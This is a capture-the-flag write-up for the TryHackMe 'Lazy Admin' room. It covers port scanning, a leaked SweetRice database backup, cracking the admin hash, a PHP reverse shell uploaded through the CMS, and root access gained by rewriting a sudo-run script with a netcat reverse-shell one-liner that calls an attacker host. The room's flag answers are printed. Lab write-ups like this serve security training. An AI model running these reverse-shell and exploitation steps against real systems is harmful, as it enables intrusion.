Index

Setup

We first need to connect to the tryhackme VPN server. You can get more information regarding this by visiting the Access page.

I'll be using openvpn to connect to the server. Here's the command:

```
$ sudo openvpn --config NovusEdge.ovpn
```

Reconnaissance

Performing some basic `nmap` scans gives us the following information:


```
$ sudo nmap -sS -vv -oN nmap_scan.txt TARGET_IP
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63


$ sudo nmap -sV -vv -oN nmap_service_scan.txt TARGET_IP
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu
4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18
((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


$ sudo nmap -sC --top-ports 2000 --script=vuln -vv -oN
nmap_vuln_scan.txt TARGET_IP
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|   Hosts that seem down (vulnerable):
|_    224.0.0.251
Nmap scan report for TARGET_IP
Host is up, received echo-reply ttl 63 (0.24s latency).
Scanned at 2023-02-19 16:12:04 IST for 323s
Not shown: 1998 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target
web server open and hold
|       them open as long as possible.  It accomplishes this by
```

```
opening connections to
|       the target web server and sending a partial request. By
doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-
2007-6750
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
|_http-wordpress-users: [Error] Wordpress installation was not
found. We couldn't find wp-login.php
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-litespeed-sourcecode-download: Request with null byte
did not work. This web server might not be vulnerable
| http-enum:
|_  /content/: Potentially interesting folder
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-dombased-xss: Couldn't find any DOM based XSS.
```

The machine is quite simple in terms of the services running on it, there's a web server and a ssh service running that we can make use of for gaining access and so on. Requesting the web-page for the server running on port 80 shows the default page for *Apache2 Ubuntu*. As dictated by the `vuln` script scan by `nmap`, there's a `/content/` directory that may hold something for us to use...



SweetRice notice

Welcome to SweetRice - Thank your for install SweetRice as your website management system.

This site is building now , please come late.

If you are the webmaster,please go to Dashboard -> General -> Website setting

and uncheck the checkbox "Site close" to open your website.

More help at Tip for Basic CMS SweetRice installed

Powered by Basic-CMS.ORG SweetRice.

Well, sure enough, that *is* information that interests us. The web page tells us that the web server makes use of `SweetRice`. A quick search using exploitDB shows several vulnerabilities we can use to exploit SweetRice running on the server. The one I'll be using will be the Backup Disclosure vulnerability in SweetRice 1.5.1. Visiting the `/content/inc/mysql_backup/` directory gives us access to the SQL backups, which can be downloaded simply by using something like `wget` or just clicking on them. When we view the contents of the `mysql_backup` folder, there's just one file: `mysql_bakup_20191129023059-1.5.1.sql` which can be dowloaded like so:

```
$ wget
http://TARGET_IP/content/inc/mysql_backup/mysql_bakup_201911290
23059-1.5.1.sql
```

Checking the contents of the sql bakcup file provides us the admin username as well as a hashed password to crack:


```
ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;',
  14 => 'INSERT INTO `%--%_options`
VALUES(\'1\',\'global_setting\',\'a:17:
{s:4:\\"name\\";s:25:\\"Lazy Admin&#039;s
Website\\";s:6:\\"author\\";s:10:\\"Lazy
Admin\\";s:5:\\"title\\";s:0:\\"\\";s:8:\\"keywords\\";s:8:\\"K
eywords\\";s:11:\\"description\\";s:11:\\"Description\\";s:5:

  \\"admin\\";s:7:\\"manager\\";s:
  ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ ----------------------------
--- Username for admin account!

  6:\\"passwd\\";s:32:\\"42f749ade7f9e195bf475f37a44cafcb\\"
    ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ --
--- Password for the admin account!


  ;s:5:\\"close\\";i:1;s:9:\\"close_tip\\";s:454:\\"<p>Welcome
to SweetRice - Thank your for install SweetRice as your website
management system.</p><h1>This site is building now , please
come late.</h1><p>If you are the webmaster,please go to
Dashboard -> General -> Website setting </p><p>and uncheck the
checkbox \\"Site close\\" to open your website.</p><p>More help
at <a href=\\"http://www.basic-cms.org/docs/5-things-need-to-
be-done-when-SweetRice-installed/\\">Tip for Basic CMS
SweetRice installed</a>
</p>\\";s:5:\\"cache\\";i:0;s:13:\\"cache_expired\\";i:0;s:10:\
\"user_track\\";i:0;s:11:\\"url_rewrite\\";i:0;s:4:\\"logo\\";s
:0:\\"\\";s:5:\\"theme\\";s:0:\\"\\";s:4:\\"lang\\";s:9:\\"en-
us.php\\";s:11:\\"admin_email\\";N;}\',\'1575023409\');',
```

Cracking this hash provides us with the password we require:



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
42f749ade7f9e195bf475f37a44cafcb
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
42f749ade7f9e195bf475f37a44cafcb	md5	Password123

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Gaining Access

After some research and experimentation, we find that the `/as/` page/directory gives us a place to put these credentials to use:



Welcome to SweetRice!

Please login

Account

Password

Powered by SweetRice © 2023

The credentials to use are: `manager: Password123`. Once logged in, we're taken to a dashboard. We can now make use of one of the exploits we found when searching on ExploitDB. I'll be making use of the CSRF Vulnerability in SweetRice 1.5.1. Uploading our reverse shell code as an ad and then requesting the URL: `10.10.42.5/content/inc/ads/payload.php`, we obtain a reverse shell!

```
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [ATTACKER_IP] from (UNKNOWN) [10.10.42.5] 44012
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov
12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
 19:36:10 up 11 min,  0 users,  load average: 0.04, 0.19, 0.20
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU
WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (1057): Inappropriate
ioctl for device
bash: no job control in this shell
www-data@THM-Chal:/$ whoami
www-data

www-data@THM-Chal:/$ cd /home
www-data@THM-Chal:/home$ ls
itguy
www-data@THM-Chal:/home$ cd itguy
www-data@THM-Chal:/home/itguy$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
backup.pl
examples.desktop
mysql_login.txt
user.txt

www-data@THM-Chal:/home/itguy$ cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
```

And just like that, we've obtained the user flag!

> What is the user flag?
>
> Answer: `THM{63e5bce9271952aad1113b6f1ac28a07}`

Privilege Escalation

Now that we have a foothold, we can now go ahead and work on obtaining the root flag. Now, looking at the rest of the files in `/home/itguy` we find 2 interesting ones:

- `mysql_login.txt`
- `backup.pl`

The contents of these are as follows:

```
www-data@THM-Chal:/home/itguy$ cat mysql_login.txt
rice:randompass

www-data@THM-Chal:/home/itguy$ cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
```

Interesting... let's inspect the contents of the `/etc/copy.sh` script.

```
www-data@THM-Chal:/home/itguy$ cat /etc/copy.sh

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
192.168.0.190 5554 >/tmp/f
```

Hmm... it seems like the `/etc/copy.sh` file contains a reverse shell of a sort. Maybe we can leverage that to gain root privileges? Let's try simply replacing the IP `192.168.0.190` with our IP and run a netcat listener at port 5554:

```
www-data@THM-Chal:/$ cd etc
www-data@THM-Chal:/etc$ echo "rm /tmp/f;mkfifo /tmp/f;cat
/tmp/f|/bin/sh -i 2>&1|nc ATTACKER_IP 5554 >/tmp/f" > copy.sh

www-data@THM-Chal:/home/itguy$ python -c 'import
pty;pty.spawn("/bin/bash")';
www-data@THM-Chal:/home/itguy$ cd /
www-data@THM-Chal:/$ sudo perl /home/itguy/backup.pl

# On our netcat listener:
$ nc -nvlp 5554
listening on [any] 5554 ...
connect to [ATTACKER_IP] from (UNKNOWN) [10.10.42.5] 49252
# whoami
root
# ls
root.txt
# cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}
```

We have the root flag!

> What is the root flag?
>
> Answer: `THM{6637f41d0177b6f37cb20d775124699f}`

Conclusion

If this writeup helps, please consider following me on github (https://github.com/NovusEdge) and/or dropping a star on the repository: https://github.com/NovusEdge/thm-writeups

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- Author: Aliasgar Khimani
- Room: Lazy Admin